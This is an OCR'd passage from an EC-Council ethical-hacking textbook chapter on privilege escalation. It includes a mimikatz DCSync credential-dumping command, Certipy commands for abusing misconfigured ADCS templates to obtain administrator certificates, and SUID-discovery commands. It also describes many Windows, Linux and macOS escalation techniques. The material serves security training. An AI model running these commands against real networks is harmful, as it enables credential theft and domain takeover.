  mimikatz "lsadump::dcsync /domain:(domain name)
  /user:Administrator"
  ```




Figure 6.142: Screenshot of Mimikatz

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)

- Active Directory Certificate Services (ADCS) is widely deployed across the AD environment for the **management of certificates** for applications, users, systems, and various other entities within the network
- Misconfigured ADCS templates lead to critical vulnerabilities, which attackers can exploit to perform malicious activities such as **stealing credentials**, **domain escalation**, and **establishing persistence**
- Attackers can use tools such as **Certipy** to identify and abuse misconfigured ADCS templates

```
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 5 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 3 enabled certificate templates
[*] Trying to get CA configuration for 'foobar-CA' via CSR
[*] Got CA configuration for 'foobar-CA'
[*] Saved BloodHound data to '20230802164803_Certipy.zip'.
[*] Saved text output to '20230602164801_Certipy.txt'
[*] Saved JSON output to '20230602164801_Certipy.json'
```

```
└─$ cat 20230602164801_Certipy.txt
1
  Template Name                       : FOO_Templ
  Display Name                        : FOO Templ
  Certificate Authorities             : FOOBAR Issuing CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : None
  Private Key Flag                    : 5544322
  Extended Key Usage                  : Server Authentication
                                        Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 5 years
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)

Active Directory Certificate Services (ADCS) is employed for implementing a public key infrastructure within an AD ecosystem. It is widely deployed across organization's AD environments for the management of certificates for applications, users, systems, and various other entities within the network. Misconfigured ADCS templates can lead to critical vulnerabilities, which can be exploited by attackers to perform malicious activities such as stealing credentials, domain escalation, and establishing persistence within the system. If an attacker gains minimal access to the target network through a low privileged user, they can use tools such as Certipy to identify and abuse misconfigured ADCS templates.

Steps used to abuse ADCS certificate services:

- Run the following command to enumerate misconfigured ADCS configurations:

  ```
  certipy find -u '<target user>@<domain name>' -p <password> -dc-ip <DC_IP> -vulnerable -enabled
  ```

  The above command displays the results in JSON and txt format as shown in the screenshot given below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 5 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 3 enabled certificate templates
[*] Trying to get CA configuration for 'foobar-CA' via CSR
[*] Got CA configuration for 'foobar-CA'
[*] Saved BloodHound data to '20230802164803_Certipy.zip'.
[*] Saved text output to '20230602164801_Certipy.txt'
[*] Saved JSON output to '20230602164801_Certipy.json'
```

Figure 6.143: Screenshot showing the results of Certify scan

- Run the **grep** command with search items such as ESC1 to retrieve the escalation opportunities identified by Certipy.

```
cat 20230602164801_Certipy.txt| grep ESC1
 ESC1                                : FOOBAR.COM\\Domain Users
```

Figure 6.144: Screenshot of Certipy showing the escalation opportunities

A certificate template containing the ESC1 vulnerability allows users with limited privileges to enroll and request certificates for any specified domain object. Consequently, individuals with enrollment privileges can obtain certificates for highly privileged accounts, such as domain administrators.

- Examine the output file of Certipy, which displays all the templates susceptible to ESC1.

```
└─$ cat 20230602164801_Certipy.txt
1
  Template Name                       : FOO_Templ
  Display Name                        : FOO Templ
  Certificate Authorities             : FOOBAR Issuing CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : None
  Private Key Flag                    : 5544322
  Extended Key Usage                  : Server Authentication
                                        Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 5 years
```

Figure 6.145: screenshot showing templates susceptible to ESC1

The "Permissions" section within the susceptible template specifies that users belonging to the Domain Users or Authenticated Users groups possess the ability to enroll. It indicates that any user under the domain can request a certificate as a Domain Admin.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.146: Screenshot of permission section

- Now, request the certificate as a legitimate entity through a vulnerable template via a compromised user.

  certipy req -u '<username>@foobar.com' \ -p '<PASSWORD>' \ -dc-ip '<ip address>' \ -target ' <target domain> ' \ -ca 'foobar-CA' -template '<template name>\ -upn '<Unusual domain>'

  The certificate for an unusual domain is generated as follows:

Figure 6.147: Screenshot of receiving valid certificate through the compromised user

Here, the certificate and private key of the target domain were successfully retrieved, masquerading as a legitimate entity.

Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

  Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command "runas." Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Parent PID Spoofing**

  Attackers attempt to bypass the internal process or service that tracks security measures and to escalate privileges by spoofing the parent process ID (PPID) of a recently added process. These new processes are derived directly from their parent if they are not specified precisely. An explicit specification can be made by providing a PPID for the new process via the **`CreateProcess`** API. Usually, this API call process consists of specific arguments to determine the particular PPID to be used. The appropriate PPID can be set to the process that is derived from the system through system processes such as **`svchost.exe`** or **`consent.exe`** using Windows User Account Control (UAC). Attackers abuse these methods to bypass security mechanisms that restrict process spawning from a parent, tools that analyze parent–child relationships, and maintain persistence to elevate their privileges.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 11. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

  `%WINDIR%\AppPatch\sysmain.sdb`

  `HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion\appcompatflags\installedsdb`

  Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

- **Filesystem Permission Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Abusing Accessibility Features**

  Attackers create persistence and escalate privileges by embedding and running malicious code within Windows accessibility features. Accessibility features are activated using key combinations even before a user logs into a system. An attacker can manipulate these features to obtain backdoor access without logging into the system.

  In a Windows environment, these programs are stored at the location **`C:\Windows\System32\`** and can be launched by pressing specific keys during a system reboot. Attackers gain escalated privileges by replacing one of the accessibility features with **`cmd.exe`** or by replacing binaries in the registry to gain backdoor access when a key combination is pressed at the login screen. This technique allows attackers to obtain system-level access.

  The following are other accessibility features abused by attackers:

  - On-screen keyboard: **`C:\Windows\System32\osk.exe`**
  - Magnifier: **`C:\Windows\System32\Magnify.exe`**
  - Narrator: **`C:\Windows\System32\Narrator.exe`**
  - Display switcher: **`C:\Windows\System32\DisplaySwitch.exe`**
  - App switcher: **`C:\Windows\System32\AtBroker.exe`**
  - Sticky keys: **`C:\Windows\System32\sethc.exe`**

- **SID-History Injection**

  In Windows, Windows Security Identifier (SID) is a unique value assigned to each user and group accounts issued by the domain controller (DC) at the time of creation. These AD accounts can store multiple SID values in the SID-history attribute, which are used when migrating the user from one domain to another.

  Attackers abuse this feature to inject the SID value of an administrator or equivalent account containing higher privileges into the compromised user account's SID-history attribute. This injection could elevate the user account privileges, using which the attacker can access restricted resources or remote systems. Attackers can also access

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

other domain resources by performing further movement techniques such as remote services, SMB/Windows admin shares, or Windows remote management.

- **COM Hijacking**

  The Component Object Model (COM) is an interface module in Windows environments that enables a software component to interact with another software component's code without being aware of their actual implementation. Attackers exploit COM objects by hijacking their valid references and adding their own references to infect the target system and achieve persistence. This process involves tampering or replacing object references with malicious content in Windows Registry. When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers maintain persistence and escalate the privileges given to the object.

  Attackers might use the following techniques while performing COM hijacking:

  - By taking advantage of the registry loading process and creating a malicious user object under the **`HKEY_CURRENT_USER\Software\Classes\CLSID\`** registry, which is loaded by the system before loading the **`HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\`** registry
  - By interchanging existing DLLs or executable names with malicious payloads that will be executed when legitimate DLLs or executables are executed
  - By taking advantage of orphan requests made by the system components that are not yet defined in the registry, creating malicious COM objects for those requests in the **`HKEY_CURRENT_USER`** registry and mapping them to the malicious payloads hidden in the file system

- **Scheduled Tasks in Windows**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. Windows includes utilities such as **at** and **schtasks**. A user with administrator privileges can use these utilities in conjunction with Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, they can also schedule a task from a remote system using a Remote Procedure Call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Scheduled Tasks in Linux**

  Linux utilizes **cron** or a **crond**, an instruction-based utility, for automating task scheduling. Attackers abuse this utility for triggering a malicious payload when a specific task is scheduled to be executed. This scheduler assists users with administrator privileges in configuring **cron** and executing a monotonous **cron job** at a specific time. **cron** executes all the commands from the crontab file located at its root, **`/etc/crontab`**. Attackers escalate system privileges by making changes to the scripts executed by **cron** located at **`/etc/crontab`**. By modifying these scripts, attackers can

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

force malicious scripts to be executed automatically during system reboot for gaining root privileges.

Command	Description
`crontab <Filename>`	Installs or modifies the crontab file
`crontab -l`	Displays currently running crontabs
`crontab -r`	Deletes the crontab file
`crontab -r <Username>`	Deletes the crontab of the specified user
`crontab -e`	Schedules software updates/modifies the crontab file of the current user
`crontab -u <Username> -e`	Modifies the crontab of the specified user

Table 6.12: List of cron commands

- **Launch Daemon**

  During the macOS booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

  In macOS, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and macOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, and macOS. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An **`/etc/sudoers`** file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a **`cp`** command then he/she can overwrite an **`/etc/sudoers`** or **`/etc/shadow`** file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are **`nmap`**, **`vim`**, **`less`**, **`more`**, **`bash`**, **`cat`**, **`cp`**, **`echo`**, **`find`**, **`nano`**, etc. Attackers can use the following commands to find SUID and SGID files in the target system:

  # Find SUID

  ```
  find / -perm -u=s -type f 2>/dev/null
  ```

  # Find GUID

  ```
  find / -perm -g=s -type f 2>/dev/null
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system. Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  # OS

  `cat /etc/issue`

  # Kernel version

  `uname -a`

  # Architecture

  `cat /proc/version`

  Attackers search *https://www.exploit-db.com* and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

- **Abusing '.' in the Path**

  If a user adds '.' to their PATH, it enables them to execute binaries/scripts from the current directory. To bypass the need to manually input these characters each time, users often append '.' to their PATH. However, this practice can create a significant security risk, allowing attackers to escalate their privileges.

  If the attacker manages to gain access to a system where a privileged user regularly executes scripts or binaries from various directories, they can manipulate the PATH environment variable to include a malicious directory containing executables with the same names.

  For example, the attacker places a malicious script named ls in the targeted user's-controlled directory and then manipulates the PATH variable. When the privileged user tries to execute ls, the system will first search for the ls command in the attacker's directory and execute the malicious script instead of the legitimate ls command.

  This allows the attacker to execute arbitrary commands with the privileges of the compromised user or potentially escalate their privileges if the user has elevated permissions.

- **Abusing Elevation Control Mechanism on macOS**

  Attackers may abuse the **`AuthorizationExecuteWithPrivileges`** API for privilege escalation. This API is intended to facilitate developers in carrying out certain operations with root privileges, including software installation or updates. Such APIs lack validation mechanisms to check whether the root access requests originated from a trusted source or not. Attackers try to leverage this vulnerability in this API to gain root privileges, allowing them to install malicious software on victim systems and establish persistence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Upon invoking this API, the user is prompted to input their credentials without any verification regarding the source or integrity of the program. Additionally, the program utilizing the API might load world-writable files, susceptible to modification for executing malicious actions with elevated privileges.

- **Process Injection via Ptrace System Calls**

  Attackers may leverage the **`ptrace`** (process trace) system calls to inject malicious code into processes, aiming to evade process-based defenses and potentially elevate privileges. Attackers try to add or alter a running process through the **`ptrace`** system call, which allows them to debug the process to monitor and manipulate another process, including memory and register values. Ptrace system call injection typically involves writing arbitrary code into a running process, such as using malloc, and then invoking that memory with **`PTRACE_SETREGS`** to set the register containing the next instruction to execute. Alternatively, it can be accomplished using **`PTRACE_POKETEXT/PTRACE_POKEDATA`** to copy data to a specific address in the target process's memory, such as the current address of the next instruction.

- **Abusing Microsoft Software Installer (MSI)**

  In the Windows operating system, MSI files serve as a database that encapsulates both dependencies and instructions necessary for the installation and removal of software on Windows systems. Moreover, MSI files allow developers to run additional scripts during installation, removal, or repair via Custom Actions. During the software installation, Windows holds MSI files in the **`C:\Windows\Installer`** directory with randomized names comprising alphanumeric characters and ".msi" as an extension. This type of setup enables regular users to utilize the "repair" functionality, designed to resolve diverse issues such as missing files, broken shortcuts, invalid registry entries, and other product malfunctions. Upon invoking the “repair” functionality, critical actions, including the creation of files and their execution, can be commenced from an **`NT AUTHORITY\SYSTEM`**, even if it is executed by a standard user.

  Triggering any activity from an **`NT AUTHORITY\SYSTEM`** context may pose severe risks if it is not managed appropriately. For instance, poorly configured Custom Actions executing as **`NT AUTHORITY\SYSTEM`** could be leveraged by attackers to elevate local privileges. Such misconfiguration allows conducting file operations in a directory where standard users possess write privileges. This vulnerability can also enable attackers to alter files utilized by **`NT AUTHORITY\SYSTEM`**, granting them the ability to execute arbitrary code and escalate their privileges.

- **Abusing Windows Filtering Platform (WFP) - NoFilter Attack**

  The NoFilter attack is a privilege escalation technique in which attackers exploit the Windows Filtering Platform (WFP) on Windows 11 systems to gain system-level privileges. This technique allows attackers to delve deep into the operating system and run malicious child processes, execute malware with **`NT AUTHORITY\SYSTEM`** privilege,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

or even impersonate other logged-on users to establish persistence on the system without being detected.

In this technique, the attacker first identifies the **`BfeRpcOpenToken`** method in the Windows Filtering Platform by invoking **`WinAPI`** through RPC mapping using tools such as RPC Mapper. The attacker then exploits the WFP to retrieve the handle to the access token of another process having system-level privilege from the NT handle table. After obtaining the handle to the targeted access token, the attacker uses it to create a copy of the token.

The following are the various ways to duplicate the acquired access token without triggering detection:

- **Token duplication via WfpAle component**: It involves calling the **`WfpAleProcessTokenReference`** method in the Windows OS, causing the TCP/IP driver to duplicate the token and store it in the hash table. The **`LUID`** returned by the driver can be used to retrieve the duplicated access token.
- **Token duplication via IPsec connection**: It involves manipulating a user service to create an IPsec connection with the TCP/IP driver, which makes the driver duplicate the token and store it in the hash table. Since the **`LUID`** of the token is not returned in this process, the token can be retrieved only by brute-forcing the **`LUID`**, which ranges from 1 to 4096.

Once token duplication is done, the attackers escalate their privileges to the OS level using the duplicated token for performing high-level operations on the compromised system. This method also allows duplicating tokens of various other services such as LSM, Schedule, and Winmgmt.

Privilege Escalation Tools

Privilege escalation tools such as BeRoot, linpostexp, Windows Exploit Suggester, etc. allow attackers to run a configuration assessment on a target system to find information about the underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, etc. Using this information, attackers can further find a way to exploit and elevate their privileges on the target system.

- **BeRoot**

  Source: *https://github.com*

  BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privilege.

  As shown in the screenshot, using this tool, attackers can obtain information about service permissions, writeable directories with their locations, permissions on startup keys, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

